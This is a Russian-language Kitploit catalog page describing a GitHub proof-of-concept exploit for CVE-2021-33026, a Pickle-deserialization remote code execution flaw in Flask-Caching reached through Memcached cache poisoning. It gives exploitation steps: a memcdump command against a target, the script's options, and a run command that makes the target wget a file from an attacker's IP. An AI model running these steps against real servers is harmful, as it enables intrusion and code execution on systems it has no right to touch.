
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-33026 — Удаленное выполнение кода через сериализацию Pickle - Отравление Memcached | Kitploit

Инструменты/GitHubGitHub/carlosg13/cve-2021-33026
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного Доступа
GitHubcarlosg13/cve-2021-33026

CVE-2021-33026

Удаленное выполнение кода через сериализацию Pickle - Отравление Memcached

Репозиторий
41375 лет назадЕщё не проверено
Поделиться

CVE-2021-33026

Удаленное выполнение кода через сериализацию Pickle — PoC-эксплойт отравления Memcached

Что такое CVE-2021-3306?

Расширение Flask-Caching версии до 1.10.1 для Flask использует Pickle для сериализации, что может привести к удаленному выполнению кода или локальному повышению привилегий. Если злоумышленник получает доступ к хранилищу кеша (например, файловая система, Memcached, Redis и т.д.), он может создать специально сформированную полезную нагрузку, отравить кеш и выполнить Python-код.

Какова функция библиотеки Pickle?

Pickle в Python в основном используется для сериализации и десериализации структуры Python-объекта. Другими словами, это процесс преобразования Python-объекта в поток байтов для сохранения в файле/базе данных, поддержания состояния программы между сеансами или передачи данных по сети.

Что такое Memcached?

Memcached — это распределенная система кеширования в оперативной памяти общего назначения. Она часто используется для ускорения динамических веб-сайтов на основе баз данных путем кеширования данных и объектов в ОЗУ, чтобы уменьшить количество обращений к внешнему источнику данных.

[!] Эксплуатация:

1. Чтобы эксплойт сработал, необходимо предоставить сессионный cookie. Почему? В этой концепции мы имеем случай, когда сессионный cookie уязвимого Flask-приложения управляется или хранится сервисом Memcached:

memcdump --servers=target_machine_ip_address

imagen

2. Использование эксплойта:

-h --> меню справки

--cmd --> Команда для выполнения на целевой машине

--rhost --> IP-адрес целевой машины

--rport --> Порт целевой машины

--cookie --> Ваш ФАКТИЧЕСКИЙ СЕССИОННЫЙ COOKIE из УЯЗВИМОГО FLASK-ПРИЛОЖЕНИЯ. Пример: session:58e61600-9ecf-45b8-b7b8-db2f0a00f421

3. Запуск эксплойта:

python3 cve-2021-33026_PoC.py --rhost $target_machine_ip_address --rport $target_machine_port --cmd "wget $attacker_ip/picke_memcached_posisoning_exploit" --cookie "session:58e61600-9ecf-45b8-b7b8-db2f0a00f421"


imagen imagen

Ссылки:

https://nvd.nist.gov/vuln/detail/CVE-2021-33026

https://github.com/pallets-eco/flask-caching/pull/209

https://www.synopsys.com/blogs/software-security/python-pickling/

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    350
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    292

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Скачать инструмент





